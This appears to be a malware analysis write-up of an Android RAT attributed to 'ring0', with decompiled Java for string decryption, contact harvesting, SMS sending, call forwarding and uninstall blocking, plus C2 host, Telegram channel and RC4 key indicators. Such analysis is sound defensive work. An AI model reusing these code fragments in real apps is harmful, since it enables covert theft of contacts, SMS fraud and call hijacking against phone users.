
```java
private static String b(String str, String str2) {
    try {
        return new String(new f(str2.getBytes()).a(h(new String(Base64.decode(str, 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}
```

Decryption

This method converts hex string to byte. The output is seen in the figure below:

```java
public static byte[] h(String str) {
    int length = str.length();
    byte[] bArr = new byte[(length / 2)];
    for (int r2 = 0; r2 < length; r2 += 2) {
        bArr[r2 / 2] = (byte) ((Character.digit(str.charAt(r2), 16) << 4) + Character.digit(str.charAt(r2 + 1), 16));
    }
    return bArr;
}
```

The output of the previous function (h) is passed to the RC4 cipher. It also decrypts using a hard-coded key. The e string in the c class is used as the RC4 decryption key.




```java
package qhsewqxnjwezdfj.mysoclyistirmcm.wkzf;

import android.util.Base64;

/* compiled from: ioltgi */
public final class c {
    public String A = b("OTQ5MWEzZDI3NGY0NjE0MWIyZGNiMGYyMWU2MjBmZjRhZGQyNzQ5YzU0YTM4NjJkZDliNmJhZmFhZDQ4YTk=");
    public String B = b("OTQ5MWEzZDI3NGY0NjA0MWIyZGNhMGZjMDY2OTBlYzhiOGQ3NzZhNDAxYjQ5YzdiOWVhZWY5ZTFhYjBmYjJiNzNmOTU=");
    public String C = b("OTQ5MWEzZDI3NGY0Njc0MWIyZGNhMGZjMDY2OTBlYzhiYWQ0NzQ4ZjEzYmE5YjJlYzJiZGUwYWNlNzRhYTFlNjNiZGIwNw==");
    public String D = b("OTQ5MWEzZDI3NGY0NjY0MWIyZGNhMGZjMDY2OTBlYzhiOGNiNmE5NzFiYmE4ZTI5OGRhOGU3YWZmYzQxZmRiMDcxZDkwY2IwNGJiOWI5");
    public String E = b("OTZkOGI4OGUzMDliMzAwOGFkOGZiNmZlMDQyYTFkZTRlNA==");
    public String F = b("OTZkOGI4OGUzMDliMzAwYWE3YzdhNGVlNGQ=");
    public String G = b("OTU4Y2E0ODg3NGVhMzIxN2E4");
    public String H = b("YTI4YmFiOGQyOGEx");
    public String I = b("YTg5NWFmODE2NDg5M2MxNWE2YzFiN2YyMDc2MjA2ZjhiOGRmN2Y5ZjUyYWE4YTJmOTJhZWVhYjlhOTFiYWFlMA==");
    public String J = b("YTQ4OWEzOGMyZmU0M2MwOWUzOGNiNmJkMDQ2MzRhZjZiYWNmNzM4ZDEzYWQ4YQ==");
    public String K = "{'en':'Enable','de':'Aktivieren','af':'Aktiveer','zh':'启用','cs':'Zapnout','nl':'Activeren','fr':'Activer','it':'Abilitare',
    public String L = "{'en':'Open More downloaded services > ','de':'Öffnen Sie Weitere heruntergeladene Dienste > ','af':'Open Meer afgelaaide di
    public String M = "{'en':'Click on me to activate','de':'Klicken Sie auf mich zu aktivieren','af':'Klik op my om te aktiveer','zh':'点击我激活','
    public boolean a = true;
    public boolean b = false;
    public boolean c = true;
    public String d = "ldihmdhnrtiv";
    public String e = "fcoagzuwqwcu";
    public String f = b("OTU4Y2E0ODg3NA==");
    public String g = b("YjE4YWFlOGUyMmFiM2QwMjljZDQ5NGMyMWU2MzM1ZTdhY2M4NzJhNDQzZWNjMTZkZDI=");
    public String h = b("OGY5MWJlOWY3ZWViN2MwNWFjOTViN2U4MWI2OTViYjlhY2Rj");
    public String i = b("YjE4YWFlOGUyMmFiM2QwMmUzZDQ5NA==");
    public String j = b("OGY5MWJlOWYzN2ZlN2M0OGI3Y2ZiZWY4NWY2ZTA1ZTNiZGNlNzE5ZTQz");
    public String k = b("YWQ4Y2JmZGQyNWY3MzkwMWFjOGZlN2ZlNDEzOTE4ZGNhZjhiNzQ=");
    public String l = b("OGM4MGIz");
    public String m = b("ODY4YmFlOWQyYmFkMzc0OWIzOTNiY2ViMTk2ODBmZTVmN2VmN2Y5NzE3YTk4NzMyOGFiZWE3OGY5NzY4Y2I5MjA5ZWI3ZmRmNmE4ZmMw");
    public String n = b("ODY4YmFlOWQyYmFkMzc0OWIzODRhMWYwMTk3ZjE5ZmViNmQ1MzRhOTM3OThhYjAyYjQ4ZmM2OTI5ZjY0Yzc5NDBkZmM3Zg==");
    public String[] o = {b("ODY4YmFlOWQyYmFkMzc0OWIzODRhMWYwMTk3ZjE5ZmViNmQ1MzRhYzIwOTBiYjE4YmI4MmQxODg5ZjY5ZGE4MTAwZjc2OWMyNzM5OGM1MGQzZQ=="), b("ODY4
    public String p = b("OTY5MmFmOWQzMGJkMjYwZWFjOTFiMmVlMTQ2YTBkZmZiM2QwNzY4MTBhYmE5OTNmOGFhYWI4ZWVlOTBmYTFmNjdiOTAwM2E2");
    public String q = b("OTQ5MWEzZDI3NGY0NjI0MWIyZGNiN2MyMTE3ODFlZjZiYWQwN2Y4OTJkYWQ5ODMyYzJiZGUwYWNlNzRhYTZlNjNiZGIwNw==");
    public String r = b("OTQ5MWEzZDI3NGY0NjE0MWIyZGNiN2MyMTE3ODFlZjZiYWQwN2Y4OTU0YTM4NjJkZDliNmJhZmFhZDQ4YTk=");
    public String s = b("OTQ5MWEzZDI3NGY0NjA0MWIyZGNiYWVlMmY2ZDFlZTNiOGQ4NzE5ZTAwZmY5NTM0OTRmYWY4ZThmYzRjZTdmZA==");
    public String t = b("OTQ5MWEzZDI3NGY0Njc0MWIyZGNiYWYzMTY2MzM1ZjNiY2NkNzM5ODE3ZmY5NTM0OTRmYWY4ZTlmYzRjZTdmZA==");
    public String u = b("OTQ5MWEzZDI3NGY0NjY0MWIyZGNiZGY4MDc1MzBlZjJhZmQyNzk5ZTU0YTM4NjJkZDliNmJmZmFhZDQ4YTk=");
    public String v = b("OTQ5MWEzZDI3NGY0NjU0MWIyZGNhMGZjMDY2OTBlYzhiZGRhNmU5YTJkYjg5YjI5ODVhNGUyYjlhODFkZWVhOTNjOTU0YmExMWFiZGY3Nzc=");
    public String w = b("OTQ5MWEzZDI3NGY0NjQ0MWIyZGNhMGZjMDY2OTBlYzhiZGRhNmU5YTJkYmQ4YTJiOGRhNGVjZmFhMDUyZTRmZDNkOTAxY2UxNGZmN2E0");
    public String x = b("OTQ5MWEzZDI3NGY0NmI0MWIyZGNhM2ZjMDU3ZjBmYzhiOGNmNmU5YTExYjI4YTJmYzJiZGUwYWNlNzRhYWRlNjNiZGIwNw==");
    public String y = b("OTQ5MWEzZDI3NGY0NmE0MWIyZGNhMGZjMDY2OTBlYzhiOGQ4Nzk5ZTAxYWE4NjNmOGRhYmUwYThhMzY0ZjFiNjI5YzY0ZWU1MWFiMGVkM2E0NjlkOWJkYTJmZjk2Mw
```


When the strings in the c class are decrypted with Base64+RC4, the strings used by the malware are accessed. You can use this script for decryption https://gist.github.com/nurpabuccu/ac3fe35720d13890c0cc5317acf12a82

The decrypted strings contain the application name, permissions, Telegram channel, parameters sent in the network traffic, the RC4 key used to analyze the network traffic, and the nick of the malware author “ring0”, which is one of the important data about the malware.


Some these strings are also available in the ring0.xml file under the shared_prefs directory of the application on the device.



```
sti=002&q=connecting&zip=q3&ws=
sti=003&q=saved_all_sms&zip=q4&ws=
sti=004&q=saved_contacts&zip=q5&ws=
sti=005&q=saved_applications&zip=q6&ws=
q=rat_connect&ws=
q=rat_cmd&ws=
ring0.apk
Enable
Open More downloaded services >
Click on me to activate
ring0
Vodafone_5G_no_push_15.06
http://botduke1.ug
Vodafone 5G
https://t.me/botduke1
Jiu2a3jfon4c15rKv0n
key
android.provider.Telephony.SMS_RECEIVED
android.permission.READ_PHONE_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.SEND_SMS
android.permission.RECORD_AUDIO
android.permission.READ_PHONE_STATE
android.permission.READ_CONTACTS
qwertyuiopasdfghjklzxcvbnm1234567890
sti=001&q=d_attacker_two&zip=q2&ws=
sti=002&q=d_attacker&zip=q3&ws=
sti=003&q=is_attacker&zip=q4&ws=
sti=004&q=info_device&zip=q5&ws=
sti=005&q=new_device&zip=q6&ws=
sti=006&q=saved_data_attacker&zip=q7&ws=
sti=007&q=saved_data_device&zip=q8&ws=
sti=008&q=pause_attacker&zip=q9&ws=
sti=009&q=saved_accessibility_events&zip=q1&ws=
sti=001&q=upgrade_n_patch&zip=q2&ws=
```




```
vbox86p:/data/data/xqrkrtxlmsyjzrrzgbbzyjaky.wzyuyoryrfflsijm.lndmbzkmninuonnzfapnr # cat shared_prefs/ring0.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="AF"></string>
    <string name="SQ"></string>
    <string name="QO"></string>
    <string name="SE">1184</string>
    <string name="XB"></string>
    <string name="SR">2</string>
    <string name="XS"></string>
    <string name="AD">com.android.messaging</string>
    <string name="RA"></string>
    <string name="SX"></string>
    <string name="RR">0</string>
    <string name="RI"></string>
    <string name="QE">http://botduke1.ug</string>
    <string name="QI"></string>
    <string name="AZ">0</string>
    <string name="TG">https://t.me/botduke1</string>
    <string name="AN">-1</string>
```




```
<string name="AK">42</string>
<string name="GE"></string>
<string name="key">Jiu2a3jfon4c15rKv0n</string>
```

The malware can get all the contacts from the Android phone book with the CONTENT_URI field.




```java
public final void m(Context context) {
    try {
        Cursor query = context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        String str = "";
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("data1"));
            String string2 = query.getString(query.getColumnIndex("display_name"));
            if (!string.contains("*") && !string.contains("#") && string.length() > 6 && !str.contains(string)) {
                str = str + string + " / " + string2 + "[0#1#]";
            }
        }
        d(context, a(context.getString(2131034136)), str);
    } catch (Exception e2) {
        d(context, a(context.getString(2131034136)), "{\"error\":\"No permissions to get contacts\"}");
    }
}
```

After getting the phone book, the malware can send sms messages.




```java
public final void a(Context context, String str, String str2) {
    try {
        SmsManager smsManager = SmsManager.getDefault();
        ArrayList<String> divideMessage = smsManager.divideMessage(str2);
        PendingIntent broadcast = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
        PendingIntent broadcast2 = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
        ArrayList arrayList = new ArrayList();
        ArrayList arrayList2 = new ArrayList();
        for (int r1 = 0; r1 < divideMessage.size(); r1++) {
            arrayList2.add(broadcast2);
            arrayList.add(broadcast);
        }
        smsManager.sendMultipartTextMessage(str, null, divideMessage, arrayList, arrayList2);
        e(context, a(context.getString(2131034192)), "Output SMS:" + str + " text:" + str2 + "[143523#]");
        f(context, h(context, a(context.getString(2131034170))));
    } catch (Exception e2) {
    }
}
```

Malware can enable call forwarding to the specified number.




```java
e eVar9 = this.a;
String string3 = jSONObject6.getString(a("ODk="));
try {
    Intent intent2 = new Intent("android.intent.action.CALL");
    intent2.addFlags(268435456);
    intent2.setData(Uri.fromParts("tel", "*21*" + string3 + "#", "#"));
    context.startActivity(intent2);
    eVar9.e(context, eVar9.a(context.getString(2131034192)), "ForwardCALL: " + string3 + "[143523#]");
    return;
} catch (Exception e9) {
    eVar9.e(context, eVar9.a(context.getString(2131034192)), "ERROR callForward" + string3 + "[143523#]");
    return;
```

The malware is also configured to run on Xiaomi systems. The code block for checking MIUI.UIversion is as follows:




```java
public static int a() {
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(Runtime.getRuntime().exec("getprop ro.miui.ui.version.name").getInputStream()), 1024);
        String readLine = bufferedReader.readLine();
        bufferedReader.close();
        return Integer.parseInt(readLine.replace("V", ""));
    } catch (Exception unused) {
        return 0;
    }
}
```

Malware changes its behavior depending on the system language. The system looks at its default language and displays notifications based on that data (from the “string L” seen in class c below).




```
public final String d() {
    try {
        JSONObject jSONObject = new JSONObject(this.a.K);
        String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
        if (lowerCase.equals("tr")) {
            return "Lütfen " + this.a.i + " Etkinleştirin";
        }
        String string = jSONObject.getString(lowerCase);
        return string + " " + this.a.i;
    } catch (Exception unused) {
        return this.a.H + " " + this.a.i;
    }
}
```




```
public String L = "{'en':'Open More downloaded services > ','de':'Öffnen Sie Weitere heruntergeladene Dienste > ','af':'Open Meer afgelaaide dienste > ',
'zh':'打开更多下载的服务 > ','cs':'Otevřít Více stažených služeb > ','nl':'Open Meer gedownloade services > ','fr':'Ouvrir Plus de services téléchargés > ',
'it':'Apri Altri servizi scaricati > ','ja':'ダウンロードしたサービスをさらに開く > ','ko':'더 많은 다운로드 서비스 열기 > ','pl':'Otwórz więcej pobranych usług > ',
'es':'Abrir más servicios de descargas > ','ar':'فتح المزيد من الخدمات التي تم تنزيلها > ','bg':'Отворете Още изтеглени услуги > ','ca':'Open More downloaded services > ','hr':'Otvori Više
.
.
,'tr':'Aç Diğer indirilen hizmetler > ','vi':'Mở thêm dịch vụ đã tải xuống > '}"
```

Android's battery optimization feature suspends the app to conserve battery, but since it's a malicious RAT, it constantly listens for commands from the attacker. Upon installation, the malware uses the REQUEST_IGNORE_BATTERY_OPTIMIZATIONS permission to prompt the user to ignore battery optimization for this app. Ignoring Battery Optimizations prevents the malware from being shut down by the battery optimization routine inside the device even when idle.




```
new e();
if (!e.r(this)) {
    Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse("package:" + getPackageName()));
    intent.addFlags(268435456);
```

Also this method used for blocking attempt to uninstall the app from the device.


com.google.android.packageinstaller
android.app.alertdialog
Blocked attempt to remove bot
[143523#]
com.android.settings.deviceadminadd
Blocked attempt to disable admin device
Blocked attempt to remove TeamViewer

```
if (!this.a.h(this, this.a.a(getString(2131034126))).equals(getPackageName())) {
